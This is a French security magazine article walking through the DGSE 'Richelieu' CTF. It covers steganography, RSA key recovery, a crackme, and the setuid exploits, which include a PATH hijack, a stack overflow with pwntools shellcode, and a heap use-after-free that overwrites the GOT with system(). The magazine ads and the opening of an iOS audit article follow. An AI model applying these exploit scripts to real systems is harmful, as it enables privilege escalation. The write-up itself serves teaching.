C'est en ces termes qu'un agent de la DGSE m'a contacté anonymement juste avant la publication du challenge. Voilà qui était pour le moins inattendu ! Ma mémoire s'agite et le doute s'empare de moi. Ma main se dirige fébrilement vers l'étagère où sont consciencieusement rangés les anciens numéros de *MISC*. Je relis mon article, écrit sept longues années plus tôt, et j'y redécouvre mes mots utilisés pour le conclure. Bien. Voici une manière cocasse, mais particulièrement efficace pour titiller ma curiosité !

1. UN PEU DE CONTEXTE

Les plus fidèles lecteurs de *MISC* savent peut-être que j'ai un petit faible pour les challenges étatiques. J'ai déjà eu l'occasion de vous présenter mes pérégrinations dans *canyoucrackit* (*MISC n°60* **[1]**) et *canyoufindit* (*MISC n°71* **[2]**), deux challenges organisés par le GCHQ (service de renseignements britannique). J'ai ensuite eu le privilège de vous raconter l'aventure pleine de péripéties qui se cachait dans le logo de l'ANSSI (*MISC n°73* **[3]**). Je reprends donc du service pour découvrir cette fois ce que nous propose la DGSE.

Ce qui me plaît dans ces challenges, c'est le plongeon dans l'inconnu qu'ils représentent. Quand on commence, on ne sait rien. Combien y a-t-il d'étapes et quelles sont les compétences nécessaires pour les franchir ? Va-t-on être tenu en haleine pendant des semaines, voire en échec ? À moins que ce soit une simple formalité ? Y a-t-il quelque chose à gagner ? Dans le cas présent, on peut supposer être en présence d'une opération de recrutement et de communication, mais le meilleur moyen d'en avoir le cœur net est d'aller au bout du challenge.

Le challenge Richelieu commence à l'adresse **https://challengecybersec.fr** où un compte à rebours nous annonce que l'on dispose d'un mois pour le résoudre. Au moment de la publication du challenge, cette URL est uniquement visible sur le site internet du ministère des armées **[4]**. Les premiers jours, le challenge fait relativement peu de vagues, puis d'un coup l'information se diffuse via les réseaux sociaux. On le retrouve alors dans des endroits assez surprenants, tel que sur le forum 18-25 de **jeuxvideo.com** où un topic de 32 pages **[5]** contient une résolution collaborative du challenge par des participants d'un niveau *très* hétérogène.

Le but du challenge sera de retrouver six flags au format `DGSE{...}`, ou plutôt six drapeaux puisque tous les termes techniques habituels ont été tra-

duits. Pour les récupérer, il faut résoudre un grand nombre de petites épreuves qui touchent à tous les domaines de la sécurité informatique. Prises unitairement, ces épreuves sont plutôt faciles, mais ensemble elles représentent un tour d'horizon très complet des connaissances de base à acquérir dans le paysage de la cybersécurité.

Le nom du challenge est un hommage au cardinal de Richelieu et une invitation à découvrir son impact dans l'histoire de la cryptographie. Outre un paragraphe résumant brièvement sa contribution, on rencontrera au fil des étapes deux portraits du cardinal (qui contiendront quelques secrets).

Le challenge a pris fin le 14 juin 2019. Depuis cette date, il n'est plus possible de le résoudre en conditions réelles puisque certaines épreuves avaient lieu via SSH sur un serveur qui n'est plus en ligne. Cependant, à l'issue du challenge, de nombreux participants ont publié leur solution et vous trouverez facilement sur GitHub tous les fichiers nécessaires pour en reproduire chaque étape.

La solution proposée dans la suite de cet article montre une façon de résoudre chaque épreuve en peu de lignes de code.

2. LE CHALLENGE

2.1 Point de départ



Fig. 1 : Page de départ du challenge.

La première étape consiste à trouver le vrai point de départ du challenge. Car sur **challengecybersec.fr** (figure 1), à part un compte à rebours, il n'y a rien ! Mais en affichant les sources de la page HTML, un morceau de code JavaScript factice nous saute aux yeux :

```
<script>
let login = "rien";
let password = "nothing";
if (login === password) {
 document.location="./Richelieu.pdf";
}
</script>
```

Il n'y a pas de formulaire où rentrer de tels identifiants. Par contre, le fichier PDF en question est bien hébergé à la racine du site, en accès libre. Il s'agit d'un document de 364 pages. La première page contient quelques lignes qui nous apprennent que Richelieu a fondé, à partir de 1624, le premier bureau du chiffre d'Europe. Les 363 pages suivantes sont blanches, ce qui est pour le moins suspect. Une goutte de transpiration se met négligemment à couler le long de ma tempe quand je pense aux excellents travaux d'Ange Albertini. Les fichiers PDF polyglottes ou malformés peuvent renfermer tant d'horreurs ! Mais pour cette fois, il n'était pas nécessaire de chercher si loin. Les pages sont en réalité remplies de caractères base64 écrits en blanc sur fond blanc. En les décodant, on obtient une image au format JPEG (figure 2) représentant le cardinal de Richelieu.

```
$ pdftotext Richelieu.pdf - | tail
-n +9 | base64 -di > out.bin
$ file out.bin
out.bin: JPEG image data,
progressive, precision 8,
2110x3508, components 1
$ strings out.bin | grep -B 5 DGSE
Le mot de passePK
suite.zipUT
de cette archivePK
prime.txtUT
est : DGSE{t.D=@Bx^A%n9FQB~_
VL7Zn8z=:K^4ikE=j0EGHqI}PK
```



Fig. 2 : Image extraite du PDF initial.

Quelque chose cloche dans cette image, puisque comme nous le montre la commande **strings**, le fichier contient un premier drapeau et des chaînes qui évoquent une archive chiffrée. J'ai utilisé mon parseur de JPEG orienté stéganographie et il m'a informé que 6247550 octets inutilisés sont présents à la fin du fichier. Après extraction, ces octets correspondent à une archive zip chiffrée. L'indispensable outil **binwalk** permettait d'arriver à la même conclusion.

2.2 Cryptographie

L'archive, décompressée grâce au premier drapeau, contient six fichiers.

```
$ ls -a archive
.bash_history    motDePasseGPG.txt.enc  public.key
lsb_RGB.png.enc  prime.txt              suite.zip
```

Le fichier **suite.zip** est une seconde archive chiffrée. Les cinq autres fichiers sont des épreuves qui permettront d'en trouver le mot de passe. Pour comprendre ce qui est attendu de nous, le bon point de départ est l'historique de commandes **.bash_history**.

```
 1337  gpg -o lsb_RGB.png.enc --symmetric lsb_RGB.png
 1338  vim motDePasseGPG.txt
 1339  openssl genrsa -out priv.key 4096
 1340  openssl rsa -pubout -out public.key -in priv.key
 1341  openssl rsa -noout -text -in priv.key | grep
prime1 -A 18 > prime.txt
 1342  sed -i 's/7f/fb/g' prime.txt
 1343  sed -i 's/e1/66/g' prime.txt
 1344  sed -i 's/f4/12/g' prime.txt
 1345  sed -i 's/16/54/g' prime.txt
 1346  sed -i 's/a4/57/g' prime.txt
 1347  sed -i 's/b5/cd/g' prime.txt
 1348  openssl rsautl -encrypt -pubin -inkey public.key
-in motDePasseGPG.txt -out motDePasseGPG.txt.enc
```

Une image PNG a été chiffrée via **gpg**. Le mot de passe utilisé pour le chiffrement a été stocké dans un fichier texte, qui a ensuite été chiffré avec RSA. Il va donc falloir effectuer toutes les opérations inverses. La clé publique RSA est fournie et on en extrait le module **n**. La clé privée RSA est manquante, mais on nous offre de quoi la retrouver facilement. Casser RSA consiste à factoriser le module **n**, qui est le produit de deux grands nombres premiers **p** et **q**. Or, on dispose presque de **p** puisqu'il a été stocké dans **prime.txt** après avoir subi quelques substitutions.

algosecure

Keep It Safe and Secure

< Technocurious with you! >

BLUE Team

/ Nous vous accompagnons pour sécuriser votre SI.

RED Team

/ Nous évaluons votre SSI.

/> algosecure.fr

On ne peut pas simplement appliquer les substitutions inverses, sinon on perd de l'information. On utilise donc le module python **itertools** pour tester tous les **p** candidats, jusqu'à en trouver un qui soit un diviseur de **n**. Pour obtenir la clé privée, il reste ensuite à recalculer l'exposant **d**, ce qui se fait via l'algorithme d'Euclide étendu (qui est implémenté dans ma fonction **rsa_private**). On peut enfin déchiffrer le mot de passe GPG. Voici le script python3 qui effectue toutes ces étapes :

```
import itertools
from Crypto.PublicKey import RSA
from sstic import rsa_private

with open("public.key") as f:
    pub = RSA.importKey(f.read())

with open("prime.txt") as f:
    p_hex = "".join(f.read().split()[1:])

with open("motDePasseGPG.txt.enc", "rb") as f:
    msg = f.read()

repl = {"fb":"7f", "66":"e1", "12":"f4",
        "54":"16", "57":"a4", "cd":"b5"}

pool = []
for byte in p_hex.split(":"):
    if byte in repl:
        pool.append([byte, repl[byte]])
    else:
        pool.append([byte])

for p in itertools.product(*pool):
    p = int("".join(p), 16)
    if pub.n % p == 0:
        d = rsa_private(pub.e, pub.n, p)
        break

priv = RSA.construct((pub.n, pub.e, d, p))
flag_padded = priv.decrypt(msg)
flag = flag_padded.split(b"\x00")[1].decode()
print(flag)
```

```
$ python niveau2.py
DGSE{Ti,%yei3=stlh_,5@pIrrMU.^mJC:luYbt1Qe_-Y}
```

Le mot de passe GPG est notre deuxième drapeau.

2.3 Stéganographie et reverse

Grâce au deuxième drapeau, on déchiffre le fichier **lsb_RGB.png** qui se trouve être un second portrait de Richelieu. Comme le nom du fichier le laisse présager, nous sommes ici en présence de stéganographie, de l'information étant cachée dans les bits de poids faible des pixels de l'image. Des outils tels que Stegsolve sont très pratiques pour ce type d'épreuve. Mais... en bon *stéganographile*, je préfère utiliser les miens. Tout d'abord, on reconstruit l'image en ne conservant que les bits de poids faible. Cela permet de constater visuellement la présence de stéganographie (figure 3).



Fig. 3 : À gauche, l'image d'origine. À droite, l'image reconstituée à partir des bits de poids faible.

Sur la droite de l'image reconstituée, un bandeau vertical se démarque. Il n'a pas été altéré par la stéganographie puisqu'on y distingue encore un trait de vêtement du cardinal. L'information se cache donc dans le reste de l'image. Reste à savoir dans quel sens lire les bits. Intuitivement, on a envie d'appliquer une rotation de 90° dans le sens horaire pour que le bandeau se retrouve en bas. En tâtonnant un peu, on trouve qu'il faut également ajouter un effet miroir à l'image (ou lire de droite à gauche). L'extraction des bits de poids faible et leur conversion en octets permettent de révéler... des caractères ASCII !

```
>>> data = lsb_dump("richelieu.png")
>>> print(data)
00000000: 7f45 4c46 0201 0103 0000 0000 0000 0000
.ELF............
00000010: 0200 3e00 0100 0000 107f 4400 0000 0000
..>.......D.....
[...]
```

Il ne s'agit pas encore du troisième drapeau. C'est un dump hexadécimal, plus précisément la sortie de la commande **xxd** sur un binaire ELF. Après un

rapide travail de mise en forme, on récupère le binaire d'origine, qu'on va pouvoir exécuter dans un environnement cloisonné et analyser avec Ghidra.

```
$ file niveau3.bin
niveau3.bin: ELF 64-bit LSB executable, x86-64,
version 1 (GNU/Linux), statically linked, no section
header
$ ./niveau3.bin
usage : ./niveau3.bin <mot de passe>
$ ./niveau3.bin foo
Mauvais mot de passe
```

Le binaire est un *crackme*, un exécutable qui attend un mot de passe en entrée. En le désassemblant avec Ghidra, on ne trouve aucune trace de la chaîne de caractères *Mauvais mot de passe*, car le binaire est packé. Un copyright nous aide à identifier le *packer* utilisé.

```
$ strings niveau3.bin
[...]
Info: This file is packed with the ALD executable
packer http://upx.sf.net
Id: ALD 3.91 Copyright (C) 1996-2013 the ALD Team.
All Rights Reserved.
```

Cette chaîne contient l'url de l'outil upx, probablement le *packer* le plus répandu. Cependant, les occurrences du mot UPX semblent avoir été remplacées par ALD. La commande **`upx -d`** ne fonctionne pas. Il est possible de télécharger UPX 3.91 pour packer son propre exécutable et constater que, hormis les fameux ALD, le format de sortie est semblable à **`niveau3.bin`**. Après avoir remplacé tous les ALD par UPX, **`upx -d`** permet d'obtenir l'exécutable dépacké. À noter qu'il était tout à fait possible d'arriver au même résultat sans reconnaître upx. Certains *packers* ont pour but de protéger le code d'un exécutable en compliquant, parfois à l'extrême, l'analyse par rétroconception. On peut rencontrer ce type de *packer* dans le milieu des jeux vidéo ou des malwares. Mais ce n'est pas du tout le but du *packer* upx, dont la seule fonctionnalité est de compresser la taille d'un exécutable tout en minimisant l'impact sur les performances. Dépacker à la main un exécutable upx ne représente donc pas un défi particulier.

On désassemble le binaire dépacké. Grâce à la référence croisée sur *Mauvais mot de passe*, la fonction chargée de la vérification du mot de passe est rapidement localisée. Dans un élan de paresse, on peut même décompiler cette fonction et découvrir qu'il s'agit d'un simple XOR entre les octets d'une chaîne codée en dur. Voici le code de la fonction inverse qui affiche le mot de passe du *crackme*. Il s'agit du troisième drapeau.

```
encoded_flag = bytes.fromhex("773063265d3a0e3b0d4d2
a1f2e1f2d4f2851377a147620780f214d216c1100")

k = 0x33
flag = bytearray()
for c in encoded_flag:
    flag.append(c ^ k)
    k = c

print(flag.decode())
```

```
$ python niveau3.py
DGSE{g456@g5112bgyfMnbVXw.11M}
```

2.4 Wargame

Ce nouveau drapeau permet de déchiffrer l'archive **`suite.zip`**, qui contient uniquement un fichier texte nous invitant à poursuivre le challenge sur un serveur SSH.

```
Suite du challenge Richelieu :

ssh defi1.challengecybersec.fr -l defi1 -p 2222

mot de passe : DGSE{2f77c517b06f1cd1ce864f79f41f25c
a8874413c8c1204f7ec9c6728c87f270a}
```

Une fois connecté sur ce serveur en tant qu'utilisateur *defi1*, on trouve un exécutable **`prog.bin`** et un fichier **`drapeau.txt`** qui appartiennent tous les deux à l'utilisateur *defi1-drapeau*. C'est un wargame, nous allons devoir escalader les privilèges. Le but est de détourner le flot d'exécution de **`prog.bin`** (qui a la permission **`setuid`**) afin de lire le contenu du fichier texte. Quand on exécute le binaire, un menu interactif nous demande de choisir entre quatre actions.

```
Ce logiciel vous permet de lancer ces programmes
utiles simplement...
Menu :
   -> 1 : Affichage de la date et de l'heure actuelle
   -> 2 : Affichage du nombre de secondes écoulées
depuis le 01/01/1970 (Epoch)
   -> 3 : Affichage du train
   -> 4 : Affichage du calendrier du mois en cours
```

Pour comprendre comment le programme fonctionne et trouver une vulnérabilité, on le rapatrie sur notre machine afin de le désassembler avec Ghidra.

On fait alors la désagréable découverte que `scp` n'est pas supporté par le serveur. On procède donc à l'ancienne en faisant du copier-coller de base64.

Le programme appelle la fonction de la libc `system()` avec comme paramètre `date`, `sl` ou `cal`. La vulnérabilité est l'utilisation d'un chemin relatif vers ces exécutables. On peut donc modifier notre `PATH` et appeler notre propre exécutable en lieu et place de l'un des trois. Pour l'exploitation, on a le choix entre la date ou un train en ASCII art. On décide évidemment de prendre le train en marche.

```
$ echo "/bin/cat drapeau.txt" > sl
$ chmod +x sl
$ PATH=. ./prog.bin
[...]
3
Suite du challenge Richelieu :

ssh defi2.challengecybersec.fr -l defi2 -p 2222

mot de passe : DGSE{H#M?W)el{0YZ-)77/C#ogrp}k4&EbP}
```

Le voyage en train fut expéditif. Les chemins relatifs sont définitivement plus faciles à exploiter que les chemins de fer. Grâce à ce passage a(u) niveau suivant, nous sommes sur les rails pour bientôt terminer le challenge. Mais je suis un peu un quai, je crois que je mets gare.

2.5 Exploitation : stack

Comme pour le niveau précédent, on dispose d'un exécutable `prog.bin` (*setuid*) et d'un fichier `drapeau.txt`. L'exécutable nous propose de tester la robustesse d'un couple login/mot de passe. En jouant sur la taille des entrées, un *segfault* est obtenu lorsque le mot de passe est long. Pour comprendre ce qui se passe et comment l'exploiter, on récupère l'exécutable et on le désassemble, une fois de plus, avec Ghidra.

La vulnérabilité réside dans l'utilisation de la fonction `scanf()` qui lit le mot de passe sans vérifier sa taille, et le stocke dans un *buffer* de 48 octets sur la pile. Nous sommes donc en présence d'un *stack buffer overflow*. L'outil `checksec` nous informe que toutes les contre-mesures habituelles sont désactivées. La pile est exécutable, il n'y a pas de canari, l'exécutable n'est pas *position-independent*. L'exploitation promet donc d'être rapide… sauf si comme moi on s'engouffre dans la mauvaise voie.

En choisissant un mot de passe de plus de 56 caractères, on contrôle la valeur de `rip`. Il ne reste donc plus qu'à sauter dans un *shellcode* et c'est gagné. Trop facile ? Pas tant que ça. Le code de `prog.bin` est tellement petit qu'on ne trouve aucun gadget permettant de pivoter dans la pile. Les seuls gadgets intéressants sont des `jmp rax`, mais `rax` vaut 0 au moment de l'exécution. Et bien que toutes les protections soient désactivées sur le binaire, l'ASLR reste activé au niveau du système d'exploitation. En conséquence, on ne peut pas sauter dans un *shellcode* sur la pile en utilisant une adresse absolue, ni se servir de la libc chargée dynamiquement puisqu'on ne connaît pas son adresse. L'exploitation n'est pas impossible pour autant, mais la route se révèle être bien plus sinueuse que prévu. Une piste possible est le chaînage d'appels de fonction jusqu'à obtenir un `rax` exploitable.

Mais tout s'éclaire lorsqu'on prend (enfin) un peu de recul et qu'on consacre deux minutes à la rétroconception du programme. Si notre couple login/mot de passe valide le test de robustesse (au moins une majuscule, minuscule, chiffre, caractère spécial…), alors le registre `rax` va pointer vers notre login. Il est donc possible de mettre du code dans le login puis d'utiliser `jmp rax`.

Pour le code d'exploitation, on utilise les incontournables `pwntools` pour assembler notre propre *shellcode* (qui se contentera de lire le drapeau). Il reste deux petites subtilités à prendre en compte. Tout d'abord, un octet nul va être inséré dans le login pour le tronquer. Pour éviter de casser notre *shellcode*, on commence donc le login par un saut relatif de quelques octets. Ensuite, il faut garder à l'esprit que la fonction `scanf()` utilisée pour lire le mot de passe va rajouter un octet nul en fin de *buffer*, ce qui va écraser le login qui se trouve juste après en mémoire. Comme notre injection se termine de toute manière par un octet nul, on contourne ce problème en écrivant un octet de moins.

```
from pwn import *

context(arch="amd64", os="linux")
p = process("./prog.bin")

jmp_rax = p64(0x400653)
sc = asm(shellcraft.cat("drapeau.txt"))

login = asm("jmp $+16") + asm("nop")*14 + sc
passwd = b"a1!" + b"A"*53 + jmp_rax[:-1]
```

```
p.sendline(login)
p.sendline(passwd)
print(p.recvall().decode())
```

```
$ python niveau5.py
[...]
Suite du challenge Richelieu :

ssh defi3.challengecybersec.fr -l defi3 -p 2222

mot de passe : DGSE{?uo20tPO4(o=A=dX3njr2y{emZQodR}
```

2.6 Exploitation : heap

Pour la troisième et dernière étape en SSH, on dispose à nouveau d'un exécutable **`prog.bin`** et d'un fichier **`drapeau.txt`**. L'exécutable (x64) contient un menu interactif nous proposant six actions possibles.

```
Que voulez-vous faire ?
  -> 1) nouvel élément
  -> 2) affichage
  -> 3) détruire un élément
  -> 4) changer de nom
  -> 5) changer d'id
  -> 6) sortie
```

Ici, un élément, c'est un *chunk* de 16 octets qui contient deux pointeurs : un pointeur vers un nom (*chunk* de taille variable) et un pointeur vers un id (*chunk* de taille fixe) qui sont choisis par l'utilisateur. Créer un nouvel élément provoque donc trois allocations dynamiques de mémoire dans le tas.

Le programme renferme une jolie vulnérabilité nous permettant de faire tout ce que l'on désire avec le tas. L'action 3 (détruire un élément) a un nom trompeur, car les éléments sont en réalité indestructibles. Quand on effectue cette action, un sous-menu nous demande de choisir entre la destruction du nom ou de l'id. Le *chunk* en question va être libéré, mais l'élément contiendra toujours un pointeur vers le *chunk* libéré. Rien ne nous empêche donc de détruire deux fois le nom ou l'id d'un élément (*double free*) ou de lire/écrire à l'endroit d'un *chunk* libéré (*use after free*).

Il existe de nombreuses façons d'obtenir une exécution de code arbitraire à partir de ce comportement. On choisit celle qui nous semble la plus directe. L'exploitation passe par deux étapes principales. L'idée est d'obtenir un *leak* pour contourner l'ASLR et recalculer l'adresse de la **`libc`**, puis de remplacer l'une des fonctions du programme par **`system()`**.



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

Pour cela, il faut jouer avec la GOT (*Global Offset Table*), qui est l'endroit où sont résolues les adresses des fonctions provenant des bibliothèques chargées dynamiquement.

Au lancement du programme, il est possible de choisir la taille des *chunks* qui contiendront chaque id. On choisit une taille de 16 octets. On crée ensuite un élément (`elem0`), puis on détruit `elem0.id`, ce qui libère un *chunk* de 16 octets. À noter que pour l'exploitation, le contenu des noms et des identifiants n'est pas utile. Tous ces champs sont donc laissés vides.

On crée un second élément (`elem1`). Pour stocker cet élément de 16 octets, l'allocateur va réutiliser le *chunk* libre de sa liste. En conséquence, `elem0.id` pointe maintenant sur `elem1`. En appliquant l'action 5 pour renommer `elem0.id`, le pointeur vers le nom d'`elem1` est donc réécrit. La valeur choisie est l'offset de la fonction `atoll()` dans la GOT. En utilisant l'action 2, l'affichage du nom d'`elem1` va leaker l'adresse de `atoll()`, de laquelle on déduit la base de la `libc` et l'adresse de la fonction `system()`.

Pour finir, on utilise l'action 4 pour modifier `elem1.nom` et ainsi remplacer `atoll()` par `system()`. La fonction `atoll()` est appelée dans le programme pour traiter l'entier entré par l'utilisateur dans le menu interactif. Au lieu d'un entier, il suffit donc d'entrer `cat drapeau.txt` et c'est gagné !

Grâce à `pwntools`, le code de l'exploitation est très concis.

```
from pwn import *

p = process(["prog.bin", "16"])

p.sendlines(["1", "", ""])
p.sendlines(["3", "0", "1"])
p.sendlines(["1", "", ""])

atoll_got = p64(0x602048).strip(b"\x00")
p.sendlines(["5", "0", atoll_got])
p.sendline("2")
p.recvregex(b"ment\[1\]\t-> nom : ")
atoll = u64(p.recv(6)+b"\x00\x00")

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc_base = atoll - libc.sym[b"atoll"]
system = libc_base + libc.sym[b"system"]

p.sendlines(["4", "1", p64(system).strip(b"\x00")])
p.sendline("cat drapeau.txt")
print(p.recvall())
```

```
$ python niveau6.py
[...]
Félicitations à vous, vous avez réussi l'intégralité
du challenge Richelieu organisé par la DGSE !
Vous avez la perspicacité et le profil pour relever
les défis technologiques au sein de nos équipes.
[...]
```

Ce drapeau final contient également une adresse e-mail à laquelle on nous propose d'envoyer un CV et une lettre de motivation, ou simplement un mot clé pour connaître notre classement.

CONCLUSION

Pour les étudiants et les personnes qui débutent dans la sécurité informatique, le challenge Richelieu était une excellente opportunité de toucher du doigt un large éventail de problématiques techniques du domaine. Les épreuves étaient variées et ne contenaient pas de *guessing*. Elles étaient dimensionnées pour permettre à tous les participants motivés d'arriver au bout du challenge. Combiné à l'aura très secrète de la DGSE qui a pu décupler la motivation de certains, nul doute que ce challenge va susciter quelques vocations auprès de ce public.

En revanche, pour les participants habitués aux CTF, le challenge n'aura finalement opposé qu'une assez faible résistance. La plupart des épreuves étaient des grands classiques et à titre personnel, j'aurais apprécié un peu plus d'originalité. Mais cette opération de communication ayant rencontré un joli succès, il ne me paraît pas impossible que l'expérience soit renouvelée un jour, peut-être avec des épreuves plus exigeantes. Quant à savoir si des profils intéressants seront effectivement recrutés grâce au challenge Richelieu… l'avenir ne nous le dira probablement pas.

Il est maintenant temps de conclure cet article par une question, puisque l'expérience a montré qu'elle pourrait éventuellement trouver une réponse d'ici sept ans.

À quand un challenge caché dans le logo de l'Élysée ? ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.



HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

idcomm.fr

+33 974 774 390



INTRODUCTION

ÉPROUVER LA SÉCURITÉ DES APPLICATIONS MOBILES

Il serait difficile de vous convaincre qu'aujourd'hui les applications mobiles ne représentent qu'une part minime de nos usages « numériques », et qu'il n'y a aucun risque de sécurité associé. La réalité est en effet bien différente, et dans le domaine des statistiques de la démesure, le volume de smartphones vendus a de quoi impressionner : plus d'un milliard par an depuis 2015. Même si l'on ne s'intéressera pas directement à la vie privée, thématique plus qu'importante dans ce domaine au point de devenir un argument marketing pour certains (la réalité c'est ce qui continue d'exister lorsque l'on cesse d'y croire, comme l'écrivait Philip K. Dick), les applications mobiles présentent ainsi de nouveaux risques. Même si l'effort s'est d'abord concentré sur la sécurité des APIs, l'intérêt porté directement aux applications augmente, en témoigne les nombreux travaux publiés les dernières années et l'arrivée d'un guide de l'OWASP.

Bien que proche des grands axes de l'analyse d'un binaire classique sur desktop, le monde des applications mobiles nécessite un outillage et des techniques différents pour mener à bien un audit. Qu'il s'agisse d'analyse statique (reverse du binaire) ou dynamique (typiquement par de l'instrumentation), l'arsenal à notre disposition a beaucoup évolué ces dernières années. Ceci est avant tout dû au développement soutenu du monde du mobile, que l'on parle d'iOS ou d'Android, avec à peu près une nouvelle version majeure par an depuis 2015. Les outils doivent donc s'adapter rapidement, ce qui n'est pas toujours le cas sauf à grand renfort de R&D interne, et l'on peut facilement se retrouver bloqué à cause d'une fonctionnalité qui n'est pas ou plus supportée. L'un des objectifs de ce dossier est d'apporter des pistes pour vous mettre à jour, notamment pour ce qui concerne l'audit d'applications sous iOS. En effet, même si l'actualité nous a apporté de « bonnes » nouvelles avec checkm8 et l'espoir de voir un jailbreak public et complet sur des versions récentes d'iOS dans peu de temps, de nombreux progrès ont facilité l'analyse d'applications sous iOS grâce notamment à la virtualisation.

On retrouvera ainsi dans ce numéro, trois articles dédiés à l'analyse de la sécurité des applications mobiles. Le premier traitera des outils et techniques actuels pour l'audit d'applications sous iOS. Un second article traitera de l'exploitation d'une faiblesse de l'API Google Play Billing permettant de contourner le mécanisme de validation d'un paiement au sein d'une application. Enfin, il vous sera présenté le guide de l'OWASP dédié aux applications mobiles, le Mobile Security Testing Guide.

Émilien GASPAR / gapz / eg@miscmag.com

AUDITER LA SÉCURITÉ D'UNE APPLICATION IOS

Davy DOUHINE (@ddouhine)
RandoriSec

Auditer la sécurité d'une application iOS n'est toujours pas une tâche aisée. Force est de constater que la plupart des auditeurs, amateurs de bug bounty ou autres curieux préfèrent travailler sur les applications Android malgré les récentes protections ajoutées au système d'exploitation de Google. Nous allons malgré tout essayer de présenter une méthodologie qui rend possible l'analyse orientée sécurité d'une application iOS, même sans jailbreak. Un bref rappel sera effectué pour ensuite introduire quelques outils et documentations apparues ces derniers mois.

mots-clés : *IOS / AUDIT / APPLICATION / MOBILE / FRIDA / CYCRIPT / CHARLES PROXY / RVICTL*

1. MISE À JOUR REQUISE

Il y a 2 ans, l'article « Auditer la sécurité d'une application iOS avec Needle » introduisait le cadriciel Needle sorti un an plus tôt (lors de Black Hat 2016 à Las Vegas). Prometteur, l'outil facilitait grandement l'analyse d'applications iOS en affranchissant l'auditeur de nombreuses tâches fastidieuses. Publié par la société MWR, l'outil n'a malheureusement pas été mis à jour depuis le départ de Marco Lancini, son créateur, de la société début 2018 **[marco]**. Or l'évolution régulière du système d'exploitation d'Apple oblige des mises à jour fréquentes de l'outil. Plusieurs bonnes intentions ont pourtant fait leur apparition sur le GitHub de Needle **[githubneedle]**, mais elles ne semblent pas avoir été entendues. Il faudra donc, un jour, penser à ranger l'aiguille de MWR et trouver de nouveaux ustensiles pour venir à bout de la carapace des applications iOS. La lecture de l'article est cependant fortement recommandée **[miscmag91]** car, hormis Needle, il introduit de nombreuses techniques et outils qui ne seront pas abordés dans cet article.

Aujourd'hui, nous allons plutôt évoquer l'arrivée récente de la virtualisation et nous intéresser à la montée en puissance d'outils comme Frida et la sortie de quelques autres, comme une version spécifique de CharlesProxy (le proxy web par excellence de macOS) pour iOS ou encore à la redécouverte d'autres (rvictl) ainsi qu'à la sortie du très attendu Mobile Security Testing Guide (MSTG) de l'OWASP, car c'est grâce à eux que l'auditeur doit son salut.

2. ENFIN UN GUIDE

Le MSTG est à l'univers du mobile ce que le Pentesting Guide **[owasp_testing_guide]** est à l'univers du Web. Après de longs mois de gestation, la version 1.0 du guide dévoilée en juin 2018 est devenue la référence du sujet en détrônant le vieillissant Mobile Application Hacker's Handbook **[mahh]**. Un autre article lui est dédié dans ce dossier, mais voici une brève introduction. Disponible gratuitement (licence CC BY-SA 4.0), le guide est articulé autour de trois sections : une première qui détaille une méthodologie ainsi que des tests visant à éprouver certains domaines comme les communications réseau ou la gestion des sessions tout en faisant abstraction de la plateforme (Android ou iOS), une seconde qui s'intéresse exclusivement à Android et une dernière qui se focalise sur iOS. La force principale du guide est qu'il indique pour chaque test l'outillage nécessaire

(l'outil à utiliser pour effectuer le test ainsi que, parfois, un exemple d'application intentionnellement vulnérable, comme Damn Vulnerable iOS Application), la ligne de commandes, le résultat attendu et parfois même un exemple de code vulnérable en Objective-C et Swift de sorte que n'importe quel auditeur, même non expert, devrait être en mesure de le réaliser.

3. ALORS, COMMENT S'Y PRENDRE ?

L'évaluation de la sécurité d'une application mobile va pouvoir se faire d'une part en analysant son code et d'autre part en analysant son comportement. Le code source n'est pas toujours disponible ; il faudra dans ce cas envisager une rétro-ingénierie de l'exécutable. Mais le plus gros du travail de l'auditeur sera de lancer l'application et de l'utiliser normalement pour ensuite analyser son comportement (ex. : « stocke-t-elle des informations sensibles comme le mot de passe de l'utilisateur dans un fichier, dans un log, dans les sauvegardes ? envoie-t-elle des données personnelles à une API tierce ? »). L'auditeur pourra ensuite essayer d'influer le fonctionnement de l'application (ex. : « si un code PIN est demandé lors du démarrage, est-il possible de contourner ce contrôle ? »).

Les principales étapes d'une analyse sont :

- analyse statique (analyse du code source s'il est disponible, ce qui est assez rare, et rétro-ingénierie du binaire) ;
- analyse dynamique (instrumentation, contournement de fonctions de sécurité, fonctions cachées) ;
- analyse de la sécurité des données (fichiers de l'application : préférences utilisateur, cookies, caches, sauvegardes, journaux) ;
- analyse réseau (transfert d'informations sensibles à des tiers, communications en clair).

4. JAILBREAKS

La plupart des tests nécessiteront un terminal jailbreaké pour débrider les fonctions de sécurité proposées par iOS et installer des outils et applications non signés par Apple. Contrairement aux prédictions les plus pessimistes de certains, le jailbreak n'est pas mort et il est possible de jailbreaker les versions les plus récentes d'iOS grâce aux efforts de quelques passionnés. Les versions 10 et 11 disposent de plusieurs jailbreaks qui couvrent l'ensemble des plateformes (de l'iPhone 5 à l'iPhone 7 Plus pour iOS 10 et de l'iPhone 5s à l'iPhone X pour iOS 11). La version 12 quant à elle dispose d'un premier jailbreak depuis fin 2018 : Unc0ver **[uncover]**. Rendu caduc avec la 12.3, le jailbreak a été de nouveau fonctionnel avec la sortie de la version 12.4 ! Les tests de non-régression n'ont visiblement pas bien fonctionné. Un deuxième jailbreak, Chimera **[chimera]**, existe depuis fin avril 2019.

